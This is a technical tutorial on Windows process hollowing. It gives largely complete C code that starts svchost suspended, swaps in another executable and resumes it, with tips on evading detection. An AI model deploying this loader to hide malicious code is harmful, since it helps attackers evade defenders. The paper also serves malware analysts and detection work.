Process Hollowing


John Leitch

john@autosectools.com

http://www.autosectools.com/

Introduction

Process hollowing is yet another tool in the kit of those who seek to hide the presence of a process. The idea is rather straight forward: a bootstrap application creates a seemingly innocent process in a suspended state. The legitimate image is then unmapped and replaced with the image that is to be hidden. If the preferred image base of the new image does not match that of the old image, the new image must be rebased. Once the new image is loaded in memory the EAX register of the suspended thread is set to the entry point. The process is then resumed and the entry point of the new image is executed.



Building The Source Executable

To successfully perform process hollowing the source image must meet a few requirements:

1. To maximize compatibility, the subsystem of the source image should be set to windows.
2. The compiler should use the static version of the run-time library to remove dependence to the Visual C++ runtime DLL. This can be achieved by using the /MT or /MTd compiler options.

3. Either the preferred base address (assuming it has one) of the source image must match that of the destination image, or the source must contain a relocation table and the image needs to be rebased to the address of the destination. For compatibility reasons the rebasing route is preferred. The /DYNAMICBASE or /FIXED:NO linker options can be used to generate a relocation table.

Once a suitable source executable has been created it can be loaded in the context of another process, hiding its presence from cursory inspections.

Creating The Process

The target process must be created in the suspended state. This can be achieved by passing the CREATE_SUSPENDED flag to the CreateProcess function via the dwCreationFlags parameter.

```
printf("Creating process\r\n");

LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

CreateProcessA
(
	0,
	pDestCmdLine,
	0,
	0,
	0,
	CREATE_SUSPENDED,
	0,
	0,
	pStartupInfo,
	pProcessInfo
);

if (!pProcessInfo->hProcess)
{
	printf("Error creating process\r\n");

	return;
}
```

Once the process is created its memory space can be modified using the handle provided by the hProcess member of the PROCESS_INFORMATION structure.

Gathering Information

First, the base address of the destination image must be located. This can be done by querying the process with NtQueryProcessInformation to acquire the address of the process environment block (PEB). The PEB is then read using ReadProcessMemory. All of this functionality is encapsulated within a convenient helper function named ReadRemotePEB.

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);
```

Once the PEB is read from the process, the image base is used to read the NT headers. Once again ReadProcessMemory is utilized, and the functionality is wrapped in a convenient helper function.

```
PLOADED_IMAGE pImage = ReadRemoteImage
(
      pProcessInfo->hProcess,
      pPEB->ImageBaseAddress
);
```

Carving The Hole

With headers in hand there is no longer a need for the destination image to be mapped into memory. The NtUnmapViewOfSection function can be utilized to get rid of it.

```
printf("Unmapping destination section\r\n");

HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress
(
      hNTDLL,
      "NtUnmapViewOfSection"
);

_NtUnmapViewOfSection NtUnmapViewOfSection =
      (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection
(
      pProcessInfo->hProcess,
      pPEB->ImageBaseAddress
);

if (dwResult)
{
      printf("Error unmapping section\r\n");
      return;
}
```

Next, a new block of memory is allocated for the source image. The size of the block is determined by the SizeOfImage member of the source images optional header. For the sake of simplicity the entire block is flagged as PAGE_EXECUTE_READWRITE, but this could be improved upon by allocating each portable executable section with the appropriate flags based on the characteristics specified in the section header.

```
printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx
(
      pProcessInfo->hProcess,
      pPEB->ImageBaseAddress,
```

```
        pSourceHeaders->OptionalHeader.SizeOfImage,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
);

if (!pRemoteImage)
{
        printf("VirtualAllocEx call failed\r\n");
        return;
}
```

Copying The Source Image

Now that memory has been allocated for the new image it must be copied to the process memory. For the hollowing to work, the image base stored within the optional header of the source image must be set to the destination image base address. However, before setting it the difference between the two base addresses must be calculated for use in rebasing. Once the optional header is fixed up, the image is copied to the process via WriteProcessMemory starting with its portable executable headers. Following that, the data of each section is copied.

```
DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -
        pSourceHeaders->OptionalHeader.ImageBase;

printf
(
        "Source image base: 0x%p\r\n"
        "Destination image base: 0x%p\r\n",
        pSourceHeaders->OptionalHeader.ImageBase,
        pPEB->ImageBaseAddress
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;

printf("Writing headers\r\n");

if (!WriteProcessMemory
(
        pProcessInfo->hProcess,
        pPEB->ImageBaseAddress,
        pBuffer,
        pSourceHeaders->OptionalHeader.SizeOfHeaders,
        0
))
{
        printf("Error writing process memory\r\n");

        return;
}

for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
        if (!pSourceImage->Sections[x].PointerToRawData)
                continue;
```

```
	PVOID pSectionDestination =
		(PVOID)((DWORD)pPEB->ImageBaseAddress +
			pSourceImage->Sections[x].VirtualAddress);

	printf
	(
		"Writing %s section to 0x%p\r\n",
		pSourceImage->Sections[x].Name, pSectionDestination
	);

	if (!WriteProcessMemory
	(
		pProcessInfo->hProcess,
		pSectionDestination,
		&pBuffer[pSourceImage->Sections[x].PointerToRawData],
		pSourceImage->Sections[x].SizeOfRawData,
		0
	))
	{
		printf ("Error writing process memory\r\n");
		return;
	}
}
```

As was mentioned earlier taking this step a bit further by applying the proper memory protection options to the different sections would make the hollowing harder to detect.

Rebasing The Source Image

If the delta calculated in the prior step is not zero the source image must be rebased. To do this, the bootstrap application makes use of the relocation table stored in the .reloc section. The relevant IMAGE_DATA_DIRECTORY, accessed with the IMAGE_DIRECTORY_ENTRY_BASERELOC constant, contains a pointer to the table.

```
IMAGE_DATA_DIRECTORY relocData = pSourceHeaders->
	OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
```

The relocation table itself is broken down into a series of variable length blocks, each containing a series of entries for a 4KB page. At the head of each relocation block is the page address along with the block size, followed by the relocation entries. Each relocation entry is a single word; the low 12 bits are the relocation offset, and the high 4 bits are the relocation types. C bit fields can be used to easily access these values.

```
typedef struct BASE_RELOCATION_BLOCK {
	DWORD PageAddress;
	DWORD BlockSize;
} BASE_RELOCATION_BLOCK, *PBASE_RELOCATION_BLOCK;

typedef struct BASE_RELOCATION_ENTRY {
	USHORT Offset : 12;
	USHORT Type : 4;
} BASE_RELOCATION_ENTRY, *PBASE_RELOCATION_ENTRY;
```

To calculate the number of entries in a block, the size of BASE_RELOCATION_BLOCK is subtracted from BlockSize and the difference is divided by the size of BASE_RELOCATION_ENTRY. The macro below assists in these calculations.

```
#define CountRelocationEntries(dwBlockSize)           \
      (dwBlockSize -                                  \
      sizeof(BASE_RELOCATION_BLOCK)) /                \
      sizeof(BASE_RELOCATION_ENTRY)
```

Putting this together we can iterate through each block and its respective entries, patching the addresses of the image along the way.

```
DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;
DWORD dwOffset = 0;

IMAGE_DATA_DIRECTORY relocData = pSourceHeaders->
      OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];

while (dwOffset < relocData.Size)
{
      PBASE_RELOCATION_BLOCK pBlockheader =
            (PBASE_RELOCATION_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

      dwOffset += sizeof(BASE_RELOCATION_BLOCK);

      DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

      PBASE_RELOCATION_ENTRY pBlocks =
            (PBASE_RELOCATION_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

      for (DWORD y = 0; y <  dwEntryCount; y++)
      {
            dwOffset += sizeof(BASE_RELOCATION_ENTRY);

            if (pBlocks[y].Type == 0)
                  continue;

            DWORD dwFieldAddress =
                  pBlockheader->PageAddress + pBlocks[y].Offset;

            DWORD dwBuffer = 0;

            ReadProcessMemory
            (
                  pProcessInfo->hProcess,
                  (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                  &dwBuffer,
                  sizeof(DWORD),
                  0
            );

            dwBuffer += dwDelta;

            BOOL bSuccess = WriteProcessMemory
            (
                  pProcessInfo->hProcess,
```

```
                        (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
                        &dwBuffer,
                        sizeof(DWORD),
                        0
                );

                if (!bSuccess)
                {
                        printf("Error writing memory\r\n");
                        continue;
                }
        }
}
```

The Final Touches

With the source image loaded into the target process some changes need to be made to the process thread. First, the thread context must be acquired. Because only the EAX register needs to be updated the ContextFlags member of the CONTEXT structure can be set to CONTEXT_INTEGER.

```
LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))
{
        printf("Error getting context\r\n");
        return;
}
```

After the thread context has been acquired the EAX member is set to the sum of the base address and the entry point address of the source image.

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
        pSourceHeaders->OptionalHeader.AddressOfEntryPoint;

pContext->Eax = dwEntrypoint;
```

The thread context is then set, applying the changes to the EAX register

```
printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
        printf("Error setting context\r\n");
        return;
}
```

Finally, the thread is resumed, executing the entry point of the source image.

```
printf("Resuming thread\r\n");
```

```
if (!ResumeThread(pProcessInfo->hThread))
{
      printf("Error resuming thread\r\n");
      return;
}
```

The hollowing function is now ready to use. To test it, svchost.exe (the Windows service host) is hollowed out and replaced with a simple application that displays a message box.

```
int _tmain(int argc, _TCHAR* argv[])
{
      char* pPath = new char[MAX_PATH];
      GetModuleFileNameA(0, pPath, MAX_PATH);
      pPath[strrchr(pPath, '\\') - pPath + 1] = 0;
      strcat(pPath, "helloworld.exe");

      CreateHollowedProcess
      (
            "svchost",
            pPath
      );

      system("pause");

      return 0;
}
```

Once the application is run, its output confirms that the hollowing was successful.

```
Creating process
Opening source image
Unmapping destination section
Allocating memory
Source image base: 0x00400000
Destination image base: 0x00A60000
Relocation delta: 0x00660000
Writing headers
Writing .text section to 0x00A8B000
Writing .rdata section to 0x00AE2000
Writing .data section to 0x00AF3000
Writing .idata section to 0x00AF7000
Writing .rsrc section to 0x00AF8000
Writing .reloc section to 0x00AF9000
Rebasing image
Getting thread context
Setting thread context
Resuming thread
Process hollowing complete
Press any key to continue . . .
```

Resources

Process Hollowing Source
http://code.google.com/p/process-hollowing/downloads/list

Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code
http://www.amazon.com/Malware-Analysts-Cookbook-DVD-Techniques/dp/0470613033

Microsoft Portable Executable and Common Object File Format Specification
http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/pecoff_v8.docx

Peering Inside the PE: A Tour of the Win32 Portable Executable File Format
http://msdn.microsoft.com/en-us/library/ms809762.aspx

PEB (Process Enviroment Block)
http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/PEB.html

/MD, /MT, /LD (Use Run-Time Library)
http://msdn.microsoft.com/en-us/library/2kzt1wy3.aspx

/FIXED (Fixed Base Address)
http://msdn.microsoft.com/en-us/library/w368ysh2(v=vs.80).aspx

/DYNAMICBASE (Use address space layout randomization)
http://msdn.microsoft.com/en-us/library/bb384887.aspx

C Bit Fields
http://msdn.microsoft.com/en-us/library/yszfawxh(v=vs.80).aspx